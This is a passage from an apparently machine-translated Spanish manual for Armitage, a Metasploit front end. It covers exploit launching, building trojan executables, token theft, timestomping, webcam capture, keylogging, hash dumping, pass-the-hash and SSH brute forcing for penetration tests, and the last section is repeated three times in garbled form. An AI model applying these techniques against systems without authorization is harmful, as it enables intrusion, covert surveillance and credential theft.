Al hacer clic en un host y seleccione Services es otra forma de encontrar un exploit. Si tiene nmap los resultados del análisis, mira el campo de la información y adivina qué software de servidor está en uso. Utilice el navegador de módulo para buscar cualquier módulo de Metasploit relacionadas con ese software. Un módulo puede ayudar a encontrar la información requerida por otra hazaña. Apache Tomcat es un ejemplo de esto. El módulo tomcat_mgr_login buscará un nombre de usuario y la contraseña que puede utilizar. Una vez que tengas esto, usted puede lanzar el exploit tomcat_mgr_deploy para obtener una shell en el host.

Cracker

Exploits de puesta a flote

Armitage usa este cuadro de diálogo para lanzar exploits:



El diálogo de lanzamiento exploit permite configurar las opciones de un módulo y elija si desea utilizar una carga útil de conexión inversa.

Armitage presenta opciones en una tabla. Haga doble clic en el valor para editarlo. Si una opción requiere un nombre de archivo, haga doble clic en la opción para abrir un diálogo de selección de archivo. Usted también puede verificar Mostrar opciones avanzadas para ver y definir opciones avanzadas.

| Si usted ve algo en **+** una mesa, esto significa que usted puede hacer doble clic en ese elemento para iniciar un diálogo para ayudarle a configurar su valor. Este convenio se aplica al lanzador módulo y cuadros de diálogo de preferencias. |

| Algunos probadores de penetración de organizar sus metas en archivos de texto para que sean más fáciles de rastrear. Armitage puede hacer uso de estos archivos también. Haga doble clic en rhost **+** y seleccione el archivo de destinos. El archivo debe contener una dirección IP por línea. Esta es una manera fácil de iniciar un ataque o acción en contra de todos estos equipos. |

Para exploits remotos, Armitage elige su carga útil para usted. En general, Armitage usará Meterpreter para los objetivos de Windows y una carga útil de shell de comandos para los objetivos de UNIX.

Haga clic en Iniciar para ejecutar el exploit. Si el exploit tiene éxito, Armitage hará que la red de acogida y lo rodean con rayos. Metasploit también imprimirá un mensaje a todas las consolas abiertas.

Cracker

Explotación automática

Si la explotación manual falla, usted tiene la opción de Ave María. Ataques -> Ave María lanza esta característica. Dios te salve, María característica de Armitage es un db_autopwn inteligente. Encuentra explota relevantes para sus objetivos, filtros de los exploits que utilizan la información conocida, y luego los ordena en un orden óptimo.

Del lado del cliente Exploits

A través de Armitage, puede usar del lado del cliente Metasploit hazañas. Un ataque del lado del cliente es el que ataca a una aplicación y no un servicio remoto. Si usted no puede conseguir un exploit remoto para trabajar, tendrá que utilizar un ataque del lado del cliente.


Utilice el navegador de módulo para encontrar y poner en marcha en el cliente hazañas. Buscar por formato de archivo para encontrar exploits que se disparan cuando un usuario abre un archivo malicioso. Busca navegador para encontrar exploits que los ataques de servidores navegador desde un servidor web integrado en Metasploit.

Del lado del cliente Exploits y cargas

Si lanza un individuo del lado del cliente exploit, usted tiene la opción de personalizar la carga útil que va con ella. Armitage recoge configuraciones normales para usted.

| En una prueba de penetración, por lo general es fácil de conseguir a alguien para ejecutar el paquete mal. La parte difícil es conseguir que los dispositivos anteriores de la red que limitan el tráfico saliente. Para estas situaciones, es útil saber acerca de las opciones de comunicación de la carga útil meterpreter. Hay cargas que hablan HTTP, HTTPS, e incluso comunicarse a los hosts IPv6. Estas cargas darle opciones en una situación difícil salida. |

Para establecer la carga útil, haga doble clic en la columna CARGA opción del lanzador módulo. Se abrirá un cuadro de diálogo que le solicitará que elija una carga útil.



Cracker

Resalte una carga útil y haga clic en Seleccionar. Armitage se actualizará la carga útil, DisablePayloadHandler, ExitOnSession, lhost y valores lport para usted. Le invitamos a editar estos valores como mejor le parezca.

Si selecciona la opción Iniciar un controlador para esta opción de carga útil, Armitage establecerá las opciones de carga útil para lanzar un controlador de carga útil cuando se inicia la explotación. Si no selecciona este valor, usted es responsable de la creación de un multi / handler para la carga útil.

Manipuladores de carga útil

Un controlador de carga es un servidor que se ejecuta en Metasploit. Su trabajo consiste en esperar a que una carga para conectarse a su Metasploit y establecer una sesión.


Para iniciar rápidamente un controlador de carga útil, vaya a Armitage -> Listeners. Un oyente se une intenta conectarse a una escucha de carga útil para una conexión. Un oyente inversa espera para la carga a conectar con usted.

Usted puede configurar los oyentes de shell para recibir conexiones de netcat.

Ir a Ver -> Otro trabajo para ver qué controladores se están ejecutando.

Generar una Carga

Los exploits son grandes, pero no ignore las cosas simples. Si usted puede conseguir el objetivo de ejecutar un programa, entonces todo lo que necesita es un ejecutable. Armitage puede generar un ejecutable de cualquiera de las cargas útiles de Metasploit. Elija una carga en el navegador de módulo, haga doble clic en él, seleccione el tipo de salida y configurar sus opciones. Una vez que haga clic en Iniciar un diálogo de guardado le preguntará dónde desea guardar el archivo.



Cracker


| Para crear un binario troyano Windows, establezca el tipo de salida a exe. Establezca la opción de plantilla para un ejecutable de Windows. Establecer KeepTemplateWorking si desea que el ejecutable plantilla a seguir trabajando con normalidad. Asegúrese de probar el binario resultante. Algunos ejecutables plantilla no producirá un ejecutable de trabajo. |

Recuerde, si usted tiene una carga útil, se necesita un controlador. Utilice el tipo de salida multi / handler para crear un controlador que espera para la carga a conectar. Esta opción ofrece más flexibilidad y opciones de carga útil que el Armitage -> menú Listeners.

| Si va a iniciar un controlador y luego generar una carga útil, aquí va un consejo que le ahorrará mucho tiempo. En primer lugar, configure un multi / handler como se describe. Mantenga pulsada la tecla Mayús al hacer clic en Iniciar. Esto le indicará a Armitage a mantener el diálogo de lanzamiento módulo abierto. Una vez que el controlador se ha iniciado, cambiar el tipo de salida al valor deseado y haga clic en Iniciar de nuevo. Esto generará la carga útil con los mismos valores utilizados para crear el multi / handler. |

Publica Exploración (Administración de sesiones)

Armitage hace que sea fácil de administrar el agente meterpreter una vez que consiga explotar un host. Máquinas corriendo una carga útil meterpreter tendrá un Meterpreter N menú para cada sesión Meterpreter.



Si usted tiene acceso a una consola a un host, aparecerá un menú Shell N para cada sesión de shell. Haga clic en el host para acceder a este menú. Si tiene una sesión de shell de Windows, puede ir a Shell N -> Meterpreter ... para actualizar la sesión a una sesión de Meterpreter. Si usted tiene un shell de UNIX, vaya a Shell N -> Cargar para cargar un archivo usando el comando printf UNIX.

También puede presionar Ctrl + I para seleccionar una sesión para interactuar.

Cracker

Privilege Escalation

Algunos explota resultado en el acceso administrativo al servidor. Otras veces, es necesario escalar privilegios a ti mismo. Para ello, utilice el Meterpreter N -> Acceso -> menú Escalar privilegios. Esto pondrá de relieve los módulos de escalada de privilegios en el navegador módulo.

Pruebe el módulo de post getSystem contra los hosts de Windows XP/2003/vista/7/8

Robar Token

Otra opción es una escalada de privilegios ficha robar. Cuando un usuario inicia sesión en un host de Windows, una señal es generada y actúa como una cookie temporal para guardar el usuario la molestia de volver a escribir la contraseña cuando intentan acceder a diferentes recursos. Tokens persistir hasta que se reinicie. Usted puede robar estas fichas para asumir los derechos de dicho usuario.

Para ver qué fichas están disponibles para usted, vaya a Meterpreter N -> Acceso -> Robar Token. Armitage le presentará una lista de tokens para usted. Haga clic Robar Token para robar uno.

Si desea volver a su ficha original, pulse Volver a Sí mismo. El botón Get UID muestra su ID de usuario actual.

Sesión Passing

Una vez que explotan un host, duplicando su acceso debe ser una prioridad. Meterpreter N -> Acceso -> Session Pass inyectará meterpreter en memoria y ejecutarlo para usted. Por defecto esta opción está configurado para devolver la llamada al oyente Armitage defecto Meterpreter. Simplemente haga clic en Iniciar.

También se puede utilizar para enviar Sesión Pass meterpreter a un amigo. Establecer LPORT y lhost a los valores de sus múltiples Meterpreter / manipulador.

Si su amigo utiliza Armitage, haga que escriba set en una pestaña Consola e informar respecto lhost y LPORT a usted. Estos son los valores de su oyente Meterpreter defecto.

Explorador de archivos

Meterpreter le ofrece varias opciones para explorar una gran cantidad una vez que haya explotado. Uno de ellos es el explorador de archivos. Esta herramienta le permite subir, descargar y borrar archivos. Visita Meterpreter N -> Explore -> Buscar archivos para acceder al explorador de archivos.

Haga clic derecho en un archivo para descargar o borrar. Si desea borrar un directorio, asegúrese de que está vacía primero.

Usted puede descargar carpetas completas o archivos individuales. Ir a Ver -> Descargas

Cracker

para acceder a los archivos descargados.

Si tiene privilegios de sistema, es posible modificar las marcas de tiempo de archivos utilizando el Explorador de archivos. Haga clic derecho en un archivo o directorio y vaya al menú Timestomp. Esta función está disponible como un sujetapapeles. Use Obtener valores MACE para capturar las marcas de tiempo del archivo actual. Haga clic en otro archivo y utilizarlo Establecer valores MACE para actualizar las marcas de tiempo de ese archivo.

Comando de Shell

Se puede llegar a un shell de comandos de un host a través Meterpreter N -> Interact -> shell de comandos. La cáscara Meterpreter también está disponible en el menú de mismo padre.

| Navegando por el menú Meterpreter N para cada acción se pone viejo rápido. Haga clic dentro de la ventana de shell Meterpreter para ver los elementos Meterpreter N Menú de inmediato. |

Cierre la ficha shell de comandos para matar el proceso relacionado con el shell de comandos.

VNC

Para interactuar con una computadora de escritorio en un host de destino, vaya a Meterpreter N -> Interact -> Desktop (VNC). Esto pondrá en escena un servidor VNC en la memoria del proceso actual y el túnel de la conexión a través Meterpreter. Armitage le proporcionará los detalles para conectar un cliente local VNC a tu objetivo.

Capturas de pantalla y webcam espía

Para tomar una captura de pantalla utilización Meterpreter N -> Explorar - Captura de pantalla>. Hay una opción Shot Webcam en la misma ubicación. Esta opción se ajusta un fotograma de la cámara web del usuario.

Haga clic en una imagen tomada captura de pantalla o webcam para cambiar el zoom de la ficha. Esta preferencia zoom se quedará, incluso si actualiza la imagen. Haga clic en Actualizar para actualizar la captura de pantalla o tomar otro marco de la webcam. Haga clic Watch (10s) para ajustar automáticamente una imagen cada diez segundos.

Proceso de gestión y Keylogging

Ir a Meterpreter N -> Explore -> Mostrar procesos para ver una lista de los procesos en su víctima. Utilice Mata a matar a los procesos señalados.

Meterpreter ejecuta en la memoria. Es posible mover Meterpreter desde un proceso a otro. Esto se llama migración. Resalte un proceso y haga clic en Migrar para migrar a otro proceso. Su sesión tendrá los permisos de ese proceso.

Cracker

Si bien en un proceso, también es posible ver las pulsaciones de teclado desde el punto de vista de ese proceso. Resalte un proceso y haga clic pulsaciones del teclado para poner en marcha un módulo que migra meterpreter y comienza a capturar las pulsaciones de teclado. Si inicia una sesión clave de explorer.exe podrás ver todas las teclas que el usuario escribe en su escritorio.

Si decide migrar un proceso con el propósito de clave de registro, debe duplicar su primera sesión. Si el proceso Meterpreter vive en cierre, la sesión desaparecerá.

Explotación post-Modules

Metasploit tiene varios explotación post-módulos también. Navegar por la rama posterior del módulo en el navegador. Haga doble clic en un módulo y Armitage se mostrará un cuadro de diálogo de lanzamiento. Armitage se llenará variables del módulo SESIÓN si un host comprometido está resaltado. Cada módulo de post-explotación se ejecutará en su propia ficha y presentar su producción a usted allí.

Para saber qué módulos posteriores a solicitar una sesión: haga clic en un host comprometido y vaya a Meterpreter N -> Explore -> Módulos de Correos o N Shell -> Módulos de correos. Al hacer clic en esta opción de menú mostrará todos los módulos aplicables post-módulo en el navegador.

Metasploit ahorra explotación posterior de datos en una base de datos Loot. Para ver esta información vaya a Ver - Loot>.

Es posible destacar varios hosts y Armitage se intenta ejecutar el módulo de post seleccionada frente a todos ellos. Armitage se abrirá una nueva pestaña para la salida del módulo después de cada sesión. Esto puede conducir a una gran cantidad de fichas. Mantenga presionada la tecla MAYÚS y haga clic en X en una de las pestañas para cerrar todas las pestañas con el mismo nombre.

Maniobra Pivot

Metasploit puede lanzar ataques desde un host comprometido y recibir sesiones en el mismo host. Esta capacidad se denomina pivotante.

Para crear un pivote, vaya a Meterpreter N -> Pivote - Configuración> Un cuadro de diálogo le pedirá que elija qué subred que desea pivotar a través del período de sesiones.

Una vez que haya configurado pivotante, Armitage se traza una línea verde desde el host pivote a todos los objetivos alcanzables por el pivote que ha creado. La línea se vuelve verde brillante cuando el pivote está en uso.

Para utilizar un host de pivote para una conexión reversa, establecer la opción Lhost en el diálogo de lanzamiento exploit a la dirección IP de la máquina de pivote.

Cracker

Escaneo y herramientas externas

Una vez que tenga acceso a un host, que es bueno para explorar y ver qué más hay en la misma red. Si ha configurado pivotante, Metasploit voluntad túnel conexiones TCP a los hosts elegibles a través de la acogida de pivote. Estas conexiones deben provenir de Metasploit.

Para encontrar las máquinas de la red que un host comprometido, haga clic en el huésped comprometido e ir a Meterpreter N -> ARP Scan o Sweep Ping. Desde aquí puedes ver qué hosts están vivos. Resalte los hosts que aparecen, haga clic y seleccione Escanear para escanear los hosts utilizando MSF Armitage función de exploración. Estas exploraciones se honra al pivote de configurar.

Herramientas externas (por ejemplo, nmap) no utilizará los pivotes que ha configurado. Puede utilizar los pivotes con herramientas externas a través de un proxy SOCKS sin embargo. Ir a Armitage -> Proxy SOCKS ... para poner en marcha el servidor proxy SOCKS.

| El servidor proxy SOCKS4 es una de las características más útiles en Metasploit. Inicie esta opción y podrá configurar su navegador web para conectarse a los sitios web a través de Metasploit. Esto le permite navegar por los sitios internos en una red como si estuvieras local. También puede configurar proxchains en Linux para utilizar casi cualquier programa a través de un pivote proxy. |

Contraseña Hashes

Para recolectar los hashes de contraseña de Windows, visite Meterpreter N -> Acceso -> hash del Escorial. Necesita privilegios de administrador para hacer esto.

Hay dos opciones de dumping hash. Uno es el método LSASS y el otro es el método de registro. El método LSASS trata de agarrar los hashes de contraseñas de la memoria. Esta opción funciona bien contra los hosts de Windows XP/2003 época. El método de registro funciona bien contra los modernos sistemas de Windows.

Usted puede ver los hashes obtenidos a través de Ver -> Credenciales. Para su placer de craqueo, el botón Exportar en esta ficha exportará credenciales en formato pwdump. También puede utilizar el botón de crack contraseñas para ejecutar John the Ripper contra los hashes de la base de datos de credenciales.

Pass-the-Hash

Cuando inicia sesión en un host de Windows, la contraseña se aplica un algoritmo hash y se compara con el hash de la contraseña almacenada. Si coinciden, usted está adentro. Cuando se intenta acceder a un recurso en el mismo dominio de Windows, el hash almacenado se envía al otro host y utilizada para autenticar. Con el acceso a estos hashes, puede utilizar este mecanismo para hacerse cargo de otros hosts en el mismo dominio. Esto se conoce como un ataque de pass-the-hash.

Cracker

Utilice Login -> psexec para intentar un ataque pass-the-hash de frente a otro host de Windows. Haga clic en Comprobar todas las credenciales para tener Armitage probar todos los hashes y credenciales contra el huésped.

Las pass-the-hash de intentos de ataque para cargar un archivo y crear un servicio que se ejecuta inmediatamente. Sólo los usuarios administrador puede hacer esto. Además, sus objetivos deben estar en el mismo directorio de dominio activa para este ataque funcione.

El uso de Verificación de Poderes

Armitage creará un menú de inicio de sesión en cada host con servicios conocidos. Haga clic en un host y navegar a inicio -> Servicio. Se abrirá un diálogo en el que puede elegir un nombre de usuario y la contraseña de las credenciales conocidas Metasploit.

Algunos de los servicios (por ejemplo, telnet y ssh) le dará una sesión cuando un usuario realiza correctamente. Otros no lo harán.

Compruebe la opción de prueba con todas las credenciales y Metasploit se conectará al servicio de cada una de las credenciales conocidas. Metasploit agrega automáticamente cada conexión exitosa a la mesa de credenciales para usted.

| La mejor manera en una red es a través de credenciales válidas. Recuerde que un usuario exitoso / contraseña combinación de un servicio puede darle acceso a otro host que no se podía explotar. |

Contraseña Fuerza Bruta

Metasploit puede tratar de adivinar un nombre de usuario y la contraseña de un servicio para usted. Esta capacidad es fácil de usar a través del navegador de módulo.

Metasploit soporta ataques de fuerza bruta a través de los módulos auxiliares nombrados service_login. Tipo de inicio de sesión en el navegador módulo a buscarlos.

Para la fuerza bruta de un nombre de usuario y contraseña a través de SSH, vaya a auxiliar / scanner / ssh / ssh_login en el panel de módulos y haga doble clic en él.

Si conoce el nombre de usuario, establezca la variable USERNAME. Si desea Metasploit a la fuerza bruta el nombre de usuario, seleccione un valor para USER_FILE. Haga doble clic en la variable USER_FILE para abrir un selector de archivo en el que puede seleccionar un archivo de texto que contiene una lista de nombres de usuario.

Metasploit tiene muchos archivos relacionados con ataques de fuerza bruta en el [install metasploit] / data / directorio de listas de palabras.

Establezca la variable de PASS_FILE a un archivo de texto que contiene una lista de contraseñas a probar.


Cracker

| Si usted es sólo fuerza bruta un host y usted tiene un montón de nombres de usuario / contraseñas a probar, le recomiendo usar una herramienta externa como Hydra. Metasploit no tiene varias conexiones en paralelo a un único host para acelerar el proceso. Esta lección se puede tomar un paso más allá - el uso de la herramienta adecuada para cada trabajo. |

Equipo de Metasploit (Conexiones remotas)

Puede utilizar Armitage para conectarse a una instancia existente Metasploit en otro host. Trabajar con un ejemplo Metasploit remoto es similar a trabajar con una instancia local. Algunas características requieren Armitage lectura y escritura a los archivos locales para trabajar. Servidor de Armitage deconfliction añade estas características y hace posible que los clientes Armitage utilizar Metasploit remota.

Conexión a un Metasploit remoto requiere iniciar un Metasploit RPC del servidor y el servidor de Armitage deconfliction. Con estos dos servidores configurados, el uso de Metasploit se verá como el siguiente diagrama:



Multi-Player Metasploit instalación

El paquete Armitage Linux viene con un script teamserver que usted puede utilizar para iniciar RPC Metasploit demonio y el servidor de Armitage deconfliction con un comando. Para ejecutar el programa:

```
cd / path/to/metasploit/msf3/data/armitage  
. / teamserver [dirección IP externa] [contraseña]
```

Este guión asume armitage.jar se encuentra en la carpeta actual. Asegúrese de que la dirección IP externa es correcta (Armitage no la marca) y que su equipo pueda llegar a puerto 55553 en el host ataque. Eso es todo.

RPC Metasploit demonio y el servidor deconfliction Armitage no son programas GUI. Puede ejecutar estos a través de SSH.

Cracker

El servidor Armitage equipo se comunica a través de SSL. Al iniciar el equipo servidor, presentará una huella digital del servidor. Este es un hash SHA-1 del certificado SSL del servidor. Cuando los miembros del equipo se conectan, Armitage presentará el hash del certificado del servidor que se les presenta. Se debe verificar que estos hashes coinciden.


No conecte a 127.0.0.1 cuando un teamserver está en marcha. Armitage utiliza la dirección IP se conecta a determinar si debe utilizar SSL (teamserver, dirección remota) o no SSL (msfrpcd, localhost). Puede conectar a su Armitage teamserver local, utilice la [dirección IP externa] en el campo Host.

Rojo Armitage configuración colaboración en equipo es sensible a la CPU y le gusta RAM. Asegúrese de tener 1,5 GB de RAM en el servidor del equipo.

Multi-Player Metasploit

Rojo Armitage modo de colaboración en equipo añade algunas nuevas características. Estos se describen a continuación:

Ver -> Registro de eventos se abre un registro de eventos compartida. Usted puede escribir en este registro y comunicarse como si usted está utilizando una sala de chat IRC. En una prueba de penetración de este registro de eventos le ayudará a reconstruir los eventos más importantes



Varios usuarios pueden utilizar cualquier sesión Meterpreter al mismo tiempo. Cada usuario puede abrir uno o más shells de comandos, buscar archivos, y tomar capturas de pantalla de la máquina comprometida.

Metasploit sesiones de shell se bloquea automáticamente y se desbloquea cuando está en uso. Si otro usuario está interactuando con una concha, Armitage le advertirá de que está en uso.

Varios Usuarios pueden utilizar any Sesión Meterpreter al Mismo Tiempo. Cada usuario más Los Florerias abrir UNO o conchas de comandos, Buscar Archivos, y Tomar Capturas de

Cracker

pantalla de la Máquina Comprometida.

Metasploit Sesiones de cáscara sí bloquea automáticamente y desbloquea when sí está en uso. Si Otro usuario está interactuando con Una concha, Armitage le advertirá de Que está en uso.

| Varios Usuarios pueden utilizar cualquier Sesión Meterpreter al Mismo Tiempo. CADA Usuario Mas los Florerias abrir UNO o conchas de comandos, Buscar Archivos, y Tomar Capturas de pantalla de la Máquina Comprometida.

Metasploit Sesiones de cáscara Sí bloquea automáticamente y desbloquea Cuando Si está en OSU. Si Otro usuario está interactuando con Una concha, Armitage le advertirá de Que está en uso |

